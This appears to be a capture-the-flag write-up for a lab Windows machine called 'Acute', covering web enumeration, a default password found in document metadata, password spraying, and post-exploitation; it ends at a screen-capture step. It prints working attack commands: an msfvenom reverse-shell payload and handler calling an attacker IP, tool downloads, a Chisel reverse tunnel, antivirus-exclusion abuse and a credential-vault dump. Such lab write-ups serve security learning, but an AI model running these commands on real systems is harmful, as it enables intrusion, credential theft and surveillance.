
Acute

Scan
As usual, both TCP and UDP port scans were done on the box. The TCP scan revealed that the following ports are open:
TCP scan
PORT    STATE SERVICE  VERSION
443/tcp open  ssl/http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
User flag
HTTP Enumeration
Using sslscan, it is possible to retrive information about the certificate used on the Web server.
SSL Certificate:
Signature Algorithm: sha256WithRSAEncryption
RSA Key Strength:    2048

Subject:  atsserver.acute.local
Altnames: DNS:atsserver.acute.local, DNS:atsserver
Issuer:   acute-ATSSERVER-CA

Not valid before: Jan  6 06:34:58 2022 GMT
Not valid after:  Jan  4 06:34:58 2030 GMT
The certificate is atsserver.acute.local. It was issued by acute-ATSSERVER-CA.
Web Application atsserver.acute.local
Available resources with gop crawler :
➜  Acute gop crawler -u https://atsserver.acute.local/

[+] Crawling from URL: https://atsserver.acute.local/

[  ] [Crawler] [1 / 1] [Finished]

Internal ressources for https://atsserver.acute.local/
  -  [HTTPS] [link] https://atsserver.acute.local/New_Starter_CheckList_v7.docx
  -  [HTTPS] [link] https://atsserver.acute.local/courses/mental-health-staff-training/
  -  [HTTPS] [link] https://atsserver.acute.local/courses/healthcare-training-for-domiciliary-care-workers/
  -  [HTTPS] [link] https://atsserver.acute.local/courses/training-substance-abuse-staff/
  -  [HTTPS] [link] https://atsserver.acute.local/courses/training-learning-disability-services/
  -  [HTTPS] [link] https://atsserver.acute.local/courses/training-doctors-dental-surgery-staff/
  -  [HTTPS] [link] https://atsserver.acute.local/courses/training-childcare-staff/
  -  [HTTPS] [link] https://atsserver.acute.local/courses/schools-colleges-training/
A docx file was identified and called : New_Starter_CheckList_v7.docx.
Gobuster was used to enumerate resources :
gobuster dir -u https://atsserver.acute.local -w /usr/share/seclists/Discovery/Web-Content/big.txt -e -H "X-Forwarded-For: 127.0.0.1"  -o gobuster_big -t 40 -b 403,404 -k
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://atsserver.acute.local
[+] Method:                  GET
[+] Threads:                 40
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/big.txt
[+] Negative Status codes:   403,404
[+] User Agent:              gobuster/3.1.0
[+] Expanded:                true
[+] Timeout:                 10s
===============================================================
2022/05/13 10:55:40 Starting gobuster in directory enumeration mode
===============================================================
https://atsserver.acute.local/aspnet_client        (Status: 301) [Size: 167] [--> https://atsserver.acute.local/aspnet_client/]

===============================================================
2022/05/13 10:56:11 Finished
===============================================================
Possible user list can be retrieved from the page /about.html :
WHO WE WORK WITH
Acute Health work with healthcare providers, councils and NHS units in the UK, training over 10,000 nurses, managers and healthcare workers every year. Some of our more established team members have been included for multiple awards, these members include Aileen Wallace, Charlotte Hall, Evan Davies, Ieuan Monks, Joshua Morgan, and Lois Hopkins. Each of whom have come away with special accolades from the Healthcare community.
Possible users are :
- Aileen Wallace
- Charlotte Hall
- Evan Davies
- Ieuan Monks
- Joshua Morgan
- Lois Hopkins
Docx analysis
> exiftool New_Starter_CheckList_v7.docx
ExifTool Version Number         : 12.41
File Name                       : New_Starter_CheckList_v7.docx
Directory                       : .
File Size                       : 34 KiB
File Modification Date/Time     : 2022:05:13 11:00:00+02:00
File Access Date/Time           : 2022:05:13 11:07:32+02:00
File Inode Change Date/Time     : 2022:05:13 11:07:32+02:00
File Permissions                : -rw-r--r--
File Type                       : DOCX
File Type Extension             : docx
MIME Type                       : application/vnd.openxmlformats-officedocument.wordprocessingml.document
Zip Required Version            : 20
Zip Bit Flag                    : 0x0006
Zip Compression                 : Deflated
Zip Modify Date                 : 1980:01:01 00:00:00
Zip CRC                         : 0x079b7eb2
Zip Compressed Size             : 428
Zip Uncompressed Size           : 2527
Zip File Name                   : [Content_Types].xml
Creator                         : FCastle
Description                     : Created on Acute-PC01
Last Modified By                : Daniel
Revision Number                 : 8
Last Printed                    : 2021:01:04 15:54:00Z
Create Date                     : 2021:12:08 14:21:00Z
Modify Date                     : 2021:12:22 00:39:00Z
Template                        : Normal.dotm
Total Edit Time                 : 2.6 hours
Pages                           : 3
Words                           : 886
Characters                      : 5055
Application                     : Microsoft Office Word
Doc Security                    : None
Lines                           : 42
Paragraphs                      : 11
Scale Crop                      : No
Heading Pairs                   : Title, 1
Titles Of Parts                 :
Company                         : University of Marvel
Links Up To Date                : No
Characters With Spaces          : 5930
Shared Doc                      : No
Hyperlinks Changed              : No
App Version                     : 16.0000
From the document information we can get information such :
- Company : University of Marvel
- Creator : FCastle
- Description : Created on Acute-PC01
- Last Modified By : Daniel
The document looks like a starter document for new people. Couple of information can be retrieved from it :
The University’s staff induction pages can be found at: https://atsserver.acute.local/Staff The Staff Induction portal can be found here: https://atsserver.acute.local/Staff/Induction
Walk the new starter through the password change policy, they will need to change it from the default
Password1!. Not all staff are changing these so please be sure to run through this.
Run through the new
PSWAto highlight the restrictions set on the sessions nameddc_manage.
lois has the right to add it-self to
site_admingroup.
Complete the remote training
Remote training points to https://atsserver.acute.local/Acute_Staff_Access that point to a Windows PowerShell Web Access interface.

PSWA Connexion
Commexion was attempted with the user FCastle with the password Password1! on the machine Acute-PC01.
However, it did not work :
Sign-in failed. Verify that you have entered your credentials correctly.
Considering that the password found is tagged as a default password, we could try to hope that a user did not change it and that this password is still valide.
A potential list of users was previously extracted :
- Aileen Wallace
- Charlotte Hall
- Evan Davies
- Ieuan Monks
- Joshua Morgan
- Lois Hopkins
The login form used seems to be the first letter of the firstname and the lastname. However, because we cannot confirm it, a list of potential users was generated using gop :
> cat users.txt | while read line;
do
  f=$(echo $line|cut -d\  -f1);
  s=$(echo $line|cut -d\  -f2);
  gop generate username -f $f -s $s | tee -a windows_users.txt;
done
Connexion was attempted to the PSWA interface using the password Password1! and the generated usernames. Burp intruder was introduced.
Different results were found :
- For the user
EDaviesthe passowrdPassword1!is valid and authorised to connect to the computerAcute-PC01. - For the user
CHallthe passowrdPassword1!is valid but the user does not seem to have the right to connect to the computerAcute-PC01.
The user EDavies was used to connect through the PSWA interface :

Recon as EDavies
PS C:\Users\edavies\Documents>
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::9513:4361:23ec:64fd%14
   IPv4 Address. . . . . . . . . . . : 172.16.22.2
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.16.22.1
acute\edavies
PS C:\Users\edavies\Documents>
arp.exe -a

Interface: 172.16.22.2 --- 0xe
  Internet Address      Physical Address      Type
  172.16.22.1           00-15-5d-e8-0a-00     dynamic
  172.16.22.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
acute\edavies
PS C:\Users\edavies\Documents>
nslookup acute.local
DNS request timed out.
    timeout was 2 seconds.
Server:  UnKnown
Address:  172.16.22.1

Name:    acute.local
Addresses:  dead:beef::1f9
	  dead:beef::94da:9bc1:f02a:9708
	  172.16.22.1
	  10.10.11.145

acute\edavies
PS C:\Users\edavies\Documents>
PS C:\Users>
whoami /all
USER INFORMATION
----------------
User Name SID
============= ==============================================
acute\edavies S-1-5-21-1786406921-1914792807-2072761762-1106
GROUP INFORMATION
-----------------
Group Name Type SID Attributes
========================================== ================ ============ ==============================================
====
Everyone Well-known group S-1-1-0 Mandatory group, Enabled by default, Enabled g
roup
BUILTIN\Remote Management Users Alias S-1-5-32-580 Mandatory group, Enabled by default, Enabled g
roup
BUILTIN\Users Alias S-1-5-32-545 Mandatory group, Enabled by default, Enabled g
roup
NT AUTHORITY\NETWORK Well-known group S-1-5-2 Mandatory group, Enabled by default, Enabled g
roup
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11 Mandatory group, Enabled by default, Enabled g
roup
NT AUTHORITY\This Organization Well-known group S-1-5-15 Mandatory group, Enabled by default, Enabled g
roup
Authentication authority asserted identity Well-known group S-1-18-1 Mandatory group, Enabled by default, Enabled g
roup
Mandatory Label\Medium Mandatory Level Label S-1-16-8192
PRIVILEGES INFORMATION
----------------------
Privilege Name Description State
============================= ============================== =======
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
USER CLAIMS INFORMATION
-----------------------
User claims unknown.
Kerberos support for Dynamic Access Control on this device has been disabled.
PS C:\Users>
net user
User accounts for \\
-------------------------------------------------------------------------------
Administrator DefaultAccount Guest
Natasha WDAGUtilityAccount
The command completed with one or more errors.
PS C:\Users>
net localgroup Administrators
Alias name Administrators
Comment Administrators have complete and unrestricted access to the computer/domain
Members
-------------------------------------------------------------------------------
ACUTE\Domain Admins
ACUTE\jmorgan
Administrator
The command completed successfully.PrivescCheck.ps1 was downloaded on the machine and executed :
PS C:\Users\edavies\Desktop>
iwr -Uri 'http://10.10.14.74/PrivescCheck.ps1' -OutFile 'PrivescCheck.ps1'
PS C:\Users\edavies\Desktop>
ls


    Directory: C:\Users\edavies\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         5/13/2022   2:29 PM          89700 PrivescCheck.ps1


PS C:\Users\edavies\Desktop>
.\PrivescCheck.ps1
File C:\Users\edavies\Desktop\PrivescCheck.ps1 cannot be loaded because running scripts is disabled on this system. For
 more information, see about_Execution_Policies at https:/go.microsoft.com/fwlink/?LinkID=135170.
    + CategoryInfo          : SecurityError: (:) [], PSSecurityException
    + FullyQualifiedErrorId : UnauthorizedAccess

PS C:\Users\edavies\Desktop>
Set-ExecutionPolicy Bypass -Scope process -Force
PS C:\Users\edavies\Desktop>
. .\PrivescCheck.ps1; Invoke-PrivescCheck
+------+------------------------------------------------+------+
| TEST | USER > Identity                                | INFO |
+------+------------------------------------------------+------+
| DESC | Get the full name of the current user (domain +       |
|      | username) along with the associated Security          |
|      | Identifier (SID).                                     |
+------+-------------------------------------------------------+
[*] Found 1 result(s).


Name             : ACUTE\edavies
SID              : S-1-5-21-1786406921-1914792807-2072761762-1106
IntegrityLevel   : Medium Mandatory Level (S-1-16-8192)
SessionId        : 0
TokenId          : 00000000-00d14925
AuthenticationId : 00000000-00d148f7
OriginId         : 00000000-00000000
ModifiedId       : 00000000-00d148fd
Source           : Kerberos (00000000-00006a6b)


+------+------------------------------------------------+------+
| TEST | USER > Groups                                  | INFO |
+------+------------------------------------------------+------+
| DESC | List all the groups that are associated to the        |
|      | current user's token.                                 |
+------+-------------------------------------------------------+
[*] Found 9 result(s).

Name                                       Type           SID
----                                       ----           ---
ACUTE\Domain Users                         Group          S-1-5-21-1786406921-1914792807-2072761762-513
Everyone                                   WellKnownGroup S-1-1-0
BUILTIN\Remote Management Users            Alias          S-1-5-32-580
BUILTIN\Users                              Alias          S-1-5-32-545
NT AUTHORITY\NETWORK                       WellKnownGroup S-1-5-2
NT AUTHORITY\Authenticated Users           WellKnownGroup S-1-5-11
NT AUTHORITY\This Organization             WellKnownGroup S-1-5-15
Authentication authority asserted identity WellKnownGroup S-1-18-1
Mandatory Label\Medium Mandatory Level     Label          S-1-16-8192


+------+------------------------------------------------+------+
| TEST | USER > Privileges                              | INFO |
+------+------------------------------------------------+------+
| DESC | List the current user's privileges and identify the   |
|      | ones that can be leveraged for local privilege        |
|      | escalation.                                           |
+------+-------------------------------------------------------+
[*] Found 2 result(s).

Name                          State   Description                    Exploitable
----                          -----   -----------                    -----------
SeChangeNotifyPrivilege       Enabled Bypass traverse checking             False
SeIncreaseWorkingSetPrivilege Enabled Increase a process working set       False


[...]


+------+------------------------------------------------+------+
| TEST | CREDS > WinLogon                               | VULN |
+------+------------------------------------------------+------+
| DESC | Parse the Winlogon registry keys and check whether    |
|      | they contain any clear-text password. Entries that    |
|      | have an empty password field are filtered out.        |
+------+-------------------------------------------------------+
[*] Found 1 result(s).


Domain   : Acute
Username : edavies
Password : Password1!

+------+------------------------------------------------+------+
| TEST | MISC > Defender exclusions                     | INFO |
+------+------------------------------------------------+------+
| DESC | List Microsoft Defender exclusions that were          |
|      | configured both locally and through GPO.              |
+------+-------------------------------------------------------+
[*] Found 2 result(s).

Type  Value
----  -----
Paths C:\Windows\System32
Paths C:\Utils

[...]

+------+------------------------------------------------+------+
| TEST | MISC > User session list                       | INFO |
+------+------------------------------------------------+------+
| DESC | Enumerate the sessions of the currently logged-on     |
|      | users. It might be possible to capture or relay the   |
|      | NTLM/Kerberos authentication of these users           |
|      | (RemotePotato0, KrbRelay).                            |
+------+-------------------------------------------------------+
[*] Found 1 result(s).

SessionName UserName      Id  State
----------- --------      --  -----
Console     ACUTE\edavies  1 Active


+-----------------------------------------------------------------------------+
|                         ~~~ PrivescCheck Report ~~~                         |
+----+------+-----------------------------------------------------------------+
| OK | None | CONFIG > Hardened UNC Paths                                     |
| NA | None | CONFIG > SCCM Cache Folder (info)                               |
| OK | None | CONFIG > PATH Folder Permissions                                |
| OK | None | CONFIG > WSUS Configuration                                     |
| NA | None | CONFIG > Driver Co-Installers -> 1 result(s)                    |
| OK | None | CONFIG > AlwaysInstallElevated                                  |
| OK | None | CONFIG > SCCM Cache Folder                                      |
| OK | None | CONFIG > Point and Print                                        |
| OK | None | CREDS > Unattend Files                                          |
| NA | None | CREDS > Vault List                                              |
| KO | Med. | CREDS > WinLogon -> 1 result(s)                                 |
| OK | None | CREDS > SAM/SYSTEM/SECURITY in shadow copies                    |
| NA | None | CREDS > Vault Creds                                             |
| OK | None | CREDS > GPP Passwords                                           |
| OK | None | CREDS > SAM/SYSTEM/SECURITY Files                               |
| NA | None | HARDENING > Credential Guard -> 1 result(s)                     |
| NA | None | HARDENING > BitLocker -> 1 result(s)                            |
| NA | None | MISC > Hijackable DLLs -> 2 result(s)                           |
| NA | None | MISC > User session list -> 1 result(s)                         |
| OK | None | SERVICES > Registry Permissions                                 |
| OK | None | SERVICES > Service Permissions                                  |
| NA | None | SERVICES > Non-default Services -> 5 result(s)                  |
| OK | None | SERVICES > SCM Permissions                                      |
| OK | None | SERVICES > Unquoted Path                                        |
| OK | None | SERVICES > Binary Permissions                                   |
| KO | Med. | UPDATES > System up to date? -> 1 result(s)                     |
| NA | None | USER > Identity -> 1 result(s)                                  |
| NA | None | USER > Groups -> 9 result(s)                                    |
| NA | None | USER > Environment Variables                                    |
| NA | None | USER > Privileges -> 2 result(s)                                |
+----+------+-----------------------------------------------------------------+
WARNING: To get more info, run this script with the option '-Extended'.
The folder C:\Utils is in the exclusion list of Windows Defender. So anything running from there will bypass the AV.
A meterpreter was generated and uploaded :
> msfvenom -p windows/x64/meterpreter/reverse_tcp -a x64 -f exe LHOST=10.10.14.74 LPORT=4444 -o reverse-tcp-x64.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: reverse-tcp-x64.exe
Once executed, a meterpreter was retrieved :
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost tun0
lhost => tun0
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.74:4444
[*] Sending stage (200262 bytes) to 10.10.11.145
[*] Meterpreter session 1 opened (10.10.14.74:4444 -> 10.10.11.145:49862 ) at 2022-05-13 15:46:34 +0200

meterpreter >
WinPeas was run with winpeas.exe log and the result was downloaded for review. Noting was found.
No password was retrieved from edge :
PS C:\Users\edavies\Documents>
[void][Windows.Security.Credentials.PasswordVault,Windows.Security.Credentials,ContentType=WindowsRuntime]
$vault = New-Object Windows.Security.Credentials.PasswordVault
$vault.RetrieveAll() | % { $_.RetrievePassword();$_ } | select username,resource,password
Also https://www.powershellgallery.com/packages/Read-Chromium/1.0.0/Content/Read-Chromium.ps1 can be used.
AeroAdmin
Under C:\ProgramData and C:\Users\All Users\Aeroadmin an AeroAdmin folder was found. AeroAdmin is a remote access app like TeamViewer. Content was downloaded and an md5sum confirms that the files are similar :
> tree AeroAdmin-*
AeroAdmin-AllUsers
├── config
├── guid.bin
├── log.txt
└── settings.bin
AeroAdmin-ProgramData
├── config
├── guid.bin
├── log.txt
└── settings.bin

0 directories, 4 files

> md5sum AeroAdmin*/*
34a05ee8eab37fe8b3e33258860e3a65  AeroAdmin-AllUsers/config
765613e6e13fdf4ef55704f59c202388  AeroAdmin-AllUsers/guid.bin
fe38fce98ab36447c78e3a9010837db8  AeroAdmin-AllUsers/log.txt
3c90d577e91dc79c2b6019cb78522f1b  AeroAdmin-AllUsers/settings.bin
34a05ee8eab37fe8b3e33258860e3a65  AeroAdmin-ProgramData/config
765613e6e13fdf4ef55704f59c202388  AeroAdmin-ProgramData/guid.bin
fe38fce98ab36447c78e3a9010837db8  AeroAdmin-ProgramData/log.txt
3c90d577e91dc79c2b6019cb78522f1b  AeroAdmin-ProgramData/settings.bin
Matlab file
During recon, I did have a match with the search string *acute*.
meterpreter > search -f *acute*
Found 7 results...
==================

Path                                                                                                        Size (bytes)  Modified (UTC)
----                                                                                                        ------------  --------------
c:\ProgramData\Microsoft\User Account Pictures\ACUTE+administrator.dat                                      0             2021-12-21 13:58:40 +0100
c:\ProgramData\Microsoft\User Account Pictures\ACUTE+edavies.dat                                            0             2021-12-21 14:31:58 +0100
c:\ProgramData\Microsoft\User Account Pictures\ACUTE+jmorgan.dat                                            0             2021-12-21 23:50:08 +0100
c:\Users\All Users\Microsoft\User Account Pictures\ACUTE+administrator.dat                                  0             2021-12-21 13:58:40 +0100
c:\Users\All Users\Microsoft\User Account Pictures\ACUTE+edavies.dat                                        0             2021-12-21 14:31:58 +0100
c:\Users\All Users\Microsoft\User Account Pictures\ACUTE+jmorgan.dat                                        0             2021-12-21 23:50:08 +0100
c:\Users\edavies\AppData\Roaming\Microsoft\Protect\S-1-5-21-1786406921-1914792807-2072761762-1106\BK-ACUTE  904           2021-12-21 20:14:06 +0100
The file was downloaed :
meterpreter > download 'c:\Users\edavies\AppData\Roaming\Microsoft\Protect\S-1-5-21-1786406921-1914792807-2072761762-1106\BK-ACUTE'
[*] Downloading: c:\Users\edavies\AppData\Roaming\Microsoft\Protect\S-1-5-21-1786406921-1914792807-2072761762-1106\BK-ACUTE -> /home/hophouse/Desktop/Acute/Matlab/BK-ACUTE
[*] Downloaded 904.00 B of 904.00 B (100.0%): c:\Users\edavies\AppData\Roaming\Microsoft\Protect\S-1-5-21-1786406921-1914792807-2072761762-1106\BK-ACUTE -> /home/hophouse/Desktop/Acute/Matlab/BK-ACUTE
[*] download   : c:\Users\edavies\AppData\Roaming\Microsoft\Protect\S-1-5-21-1786406921-1914792807-2072761762-1106\BK-ACUTE -> /home/hophouse/Desktop/Acute/Matlab/BK-ACUTE
meterpreter >
The downloaded file is a Mathlab v4 file.
> file BK-ACUTE
BK-ACUTE: Matlab v4 mat-file (little endian) h\210\244L\201\254\357\233\0059F0@\037, text, rows 752, columns 140, imaginary
I tried to open the file, however I encountered issues :
➜  Matlab virtualenv venv
created virtual environment CPython3.10.4.final.0-64 in 1352ms
  creator CPython3Posix(dest=/home/hophouse/Desktop/Acute/Matlab/venv, clear=False, no_vcs_ignore=False, global=False)
  seeder FromAppData(download=False, pip=bundle, setuptools=bundle, wheel=bundle, via=copy, app_data_dir=/home/hophouse/.local/share/virtualenv)
    added seed packages: pip==22.0.2, setuptools==59.6.0, wheel==0.37.1
  activators BashActivator,CShellActivator,FishActivator,NushellActivator,PowerShellActivator,PythonActivator
➜  Matlab source venv/bin/activate
(venv) ➜  Matlab python --version
Python 3.10.4
(venv) ➜  Matlab pip install mat4py
Collecting mat4py
  Downloading mat4py-0.5.0-py2.py3-none-any.whl (13 kB)
Installing collected packages: mat4py
Successfully installed mat4py-0.5.0
(venv) ➜  Matlab ipython3
/usr/lib/python3/dist-packages/IPython/core/interactiveshell.py:949: UserWarning: Attempting to work in a virtualenv. If you encounter problems, please install IPython inside the virtualenv.
  warn(
Python 3.10.4 (main, Mar 24 2022, 13:07:27) [GCC 11.2.0]
Type 'copyright', 'credits' or 'license' for more information
IPython 7.31.1 -- An enhanced Interactive Python. Type '?' for help.

In [1]: from mat4py import loadmat

In [2]: data = loadmat('BK-ACUTE.mat')
---------------------------------------------------------------------------
ParseError                                Traceback (most recent call last)
<ipython-input-2-c33ab1d0d269> in <module>
----> 1 data = loadmat('BK-ACUTE.mat')

~/Desktop/Acute/Matlab/venv/lib/python3.10/site-packages/mat4py/loadmat.py in loadmat(filename, meta)
    445     maj_val = ord(tst_str[maj_ind]) if ispy2 else tst_str[maj_ind]
    446     if maj_val != 1:
--> 447         raise ParseError('Can only read from Matlab level 5 MAT-files')
    448     # the minor version number (unused value)
    449     # min_val = ord(tst_str[1 - maj_ind]) if ispy2 else tst_str[1 - maj_ind]

ParseError: Can only read from Matlab level 5 MAT-files

In [3]: exit()
Tunneling - Chisel
Tunneling to the machine 172.16.22.1 was done with Chisel.
On the target machine :
PS C:\Utils> iwr -Uri http://10.10.14.74/chisel_1.7.7_windows_amd64 -Out chisel_1.7.7_windows_amd64.exe
PS C:\Utils> .\chisel_1.7.7_windows_amd64.exe client 10.10.14.74:1338 R:1082:socks
On the auditor machine :
> ./chisel_1.7.7_linux_amd64 server -p 1338 --reverse
2022/05/13 17:03:16 server: Reverse tunnelling enabled
2022/05/13 17:03:16 server: Fingerprint C7yapjmmJXVl8INOOiS6VzzzhHup5p+u3JTZ9pBQlCI=
2022/05/13 17:03:16 server: Listening on http://0.0.0.0:1338
2022/05/13 17:03:42 server: session#1: tun: proxy#R:127.0.0.1:1082=>socks: Listening
I finished by setting up a tunnel with metasploit and autoroute
An nmap scan of 172.16.22.1 can then be done. ldapdomaindump was used to dump information about the domain. However, it did not work. By putting the setting --authtype from NTLM to SIMPLE. The hypothesis is that the user CHall has the password Password1!. A password spraying attack was still run on all the users.
So the password Password1! is valid for the users :
edavieschall
Domain enumeration analysis
The Active Directory domain has 3 machines :
- ACUTE-PC01
- MARVEL-PC01
- ATSSERVER
The users lhopkins and imonks belong to the gruop Managers.
The site_admin group belongs to the domain admins group.
marvel.htb domain
An other domain was identified on the machine :
meterpreter > ls
Listing: C:\Windows\system32\GroupPolicy\DataStore\0\sysvol
===========================================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  0     dir   2021-12-21 15:40:54 +0100  acute.local
040777/rwxrwxrwx  0     dir   2021-11-19 11:30:10 +0100  marvel.htb
PS C:\Users\edavies\Documents>
Search-Registry -Path HKLM:\ -SearchRegex ".*[aA]ero[aA]dmin.*" -Recurse -ErrorAction SilentlyContinue
Key Reason
--- ------
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\SafeBoot\Network\AeroadminService KeyName
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\AeroadminService KeyNameHowever, this was a dead end.
Remote connexions on the machine
Running a keylogger did not allowed to retrieve information about someone using the machine. But, taking multiple screenshot of the machine allowed us to observe that someone is running a powershell and is entering commands. The screenshare meterpreter function was used :
meterpreter > screenshare
[*] Preparing player...
[*] Opening player at: /home/hophouse/Desktop/Acute/ZCtiUPEp.html
[*] Streaming...
